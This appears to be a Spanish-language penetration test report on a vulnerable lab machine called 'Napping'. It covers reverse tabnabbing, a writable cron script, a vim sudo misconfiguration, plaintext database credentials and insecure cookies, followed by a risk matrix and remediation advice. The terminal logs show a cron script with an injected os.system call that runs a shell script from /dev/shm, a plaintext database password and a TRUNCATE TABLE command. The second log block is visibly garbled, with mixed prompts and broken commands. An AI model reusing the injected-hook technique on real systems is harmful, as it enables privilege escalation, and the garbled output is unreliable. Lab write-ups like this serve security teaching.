Se encontró un ataque de Reverse Tabnabbing que permitió robar credenciales del administrador, permisos mal configurados en un script automatizado (query.py) que se ejecutaba con cron, una mala configuración en sudoers que permitía usar vim como root sin contraseña, credenciales de base de datos guardadas en texto plano en un archivo, y una cookie de sesión sin protecciones básicas como HttpOnly y Secure.

```
(kali@kali) - [~/Desktop/server-napping]
$ ssh daniel@192.168.56.101

The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is: SHA256:81h22zyEZ6ztpKfLu65kzPnsnUUotkuioRYPno8fpN8
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
daniel@192.168.56.101's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Mar 20 00:01:28 UTC 2026

System load: 0.22          Processes:            138
Usage of /:  48.6% of 18.57GB   Users logged in:      0
Memory usage: 57%          IPv4 address for enp0s3: 192.168.56.101
Swap usage:  0%

 * Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support
on 31 May 2025.

For more details see:
https://ubuntu.com/20-04

33 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Mar 18 04:32:09 2026 from 192.168.0.10
daniel@napping:~$
```


```
daniel@napping:~$ cd ~/Desktop/server-napping
daniel@napping:/home$ ls
Oswaldo  adrian  daniel
daniel@napping:/home$ cd adrian
daniel@napping:/home/adrian$ ls
query.py  site_status.txt  user.txt
daniel@napping:/home/adrian$ ls -l
total 12
-rw-rw-r-- 1 adrian administrators 541 Mar 18 04:48 query.py
-rw-rw-r-- 1 adrian adrian         2752 Mar 20 00:02 site_status.txt
-rw-rw-r-- 1 adrian adrian         22 Oct 12 2021 user.txt
daniel@napping:/home/adrian$ more user.txt
more: stat of user.txt failed: No such file or directory
daniel@napping:/home/adrian$ more query.py
from datetime import datetime
import requests
import os


now = datetime.now()
r = requests.get('http://127.0.0.1/')

os.system('/usr/bin/bash /dev/shm/connection.sh')
if r.status_code == 200:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()

daniel@napping:/home/adrian$ more site_status.txt
Site is Up: 18/03/2026 04:06:02

Site is Up: 18/03/2026 04:12:02
Site is Up: 18/03/2026 04:14:01
Site is Up: 18/03/2026 04:16:01
Site is Up: 18/03/2026 04:18:01
Site is Up: 18/03/2026 04:20:01
```





ESCENARIO DEL IMPACTO EMPRESARIAL

El impacto es bastante grave porque un atacante puede tener control total del servidor. Puede robar información, acceder a bases de datos, modificar archivos, borrar registros y hasta tumbar completamente el sistema. Esto puede causar pérdida de datos, afectar la reputación de la empresa y detener por completo sus operaciones.

```
# cd /root ("Site is Up")
# ls | while read string
del_links.py del_users.py nap.py root.txt snap
# del_users.py
/bin/sh: 5: del_users.py: not found
# more del_users.py status.txt? "a"
import mysql.connector
f = open("del_users.py", "r")
f.write("Check Out Site")
mydb = mysql.connector.connect(
    host="localhost",
    user="adrian",
    password="P@sswr0d456",
    database="website"
)
adrian@ubuntu:~/del_users$ touch /dev/shm/connect
adrian@ubuntu:~/del_users$ nano /dev/shm/connect
# db.close()
cute("TRUNCATE TABLE users")
```






MATRIZ DE RIESGO

Las vulnerabilidades más graves tienen alta probabilidad y alto impacto, especialmente las que permiten acceso root. Otras como los permisos inseguros también tienen impacto alto aunque su probabilidad es media. Y las de sesión tienen impacto medio. En conjunto, todo termina en un riesgo crítico porque se pueden encadenar fácilmente.

Impact	Catastrophic 5	5	10	15	20	25
	Significant 4	4	8	12	16	20
	Moderate 3	3	6	9	12	15
	low 2	2	4	6	8	10
	Negligible 1	1	2	3	4	5
		1	2	3	4	5
Catastrophic	Stop	Improbable	Remote	Occasional	Probable	Frequent
Unacceptable	Urgent Action					
Undesirable	Action					
Acceptable	Monitor					
Desirable	No Action					



RECOMENDACIONES ESTRATÉGICAS



R1

Agregar `rel="noopener noreferer"` en enlaces externos. **Bloquea** acceso a `window.opener`

R2

Aplicar principio de menor privilegio en archivos. `chmod 644` en `query.py`

R3

Quitar `NOPASSWD` en `sudoers` para `vim`. **Vim ejecuta shells** — requiere contraseña

RECOMENDACIONES ESTRATÉGICAS

R4

Eliminar credenciales
en código.
Credenciales en
código = BD
expuesta

R5

Usar variables de
entorno o gestor de
secretos

R6

Configurar cookies
con HttpOnly y Secure
Sin flags = sesión
robable por JS

ROADMAP DE REMEDIACIÓN

Corto Plazo


corregir
vulnerabilidades
críticas y accesos root

Mediano Plazo

mejorar permisos y
seguridad de
sesiones

Largo Plazo

implementar gestión de
secretos, auditorías y
monitoreo



CONCLUSIÓN EJECUTIVA

El sistema fue completamente comprometido por varias vulnerabilidades que se pudieron encadenar fácilmente. No hay controles de seguridad bien implementados ni en la aplicación ni en el sistema operativo. Es necesario corregir todo esto lo antes posible para evitar problemas reales como pérdida de información o caída total del servicio.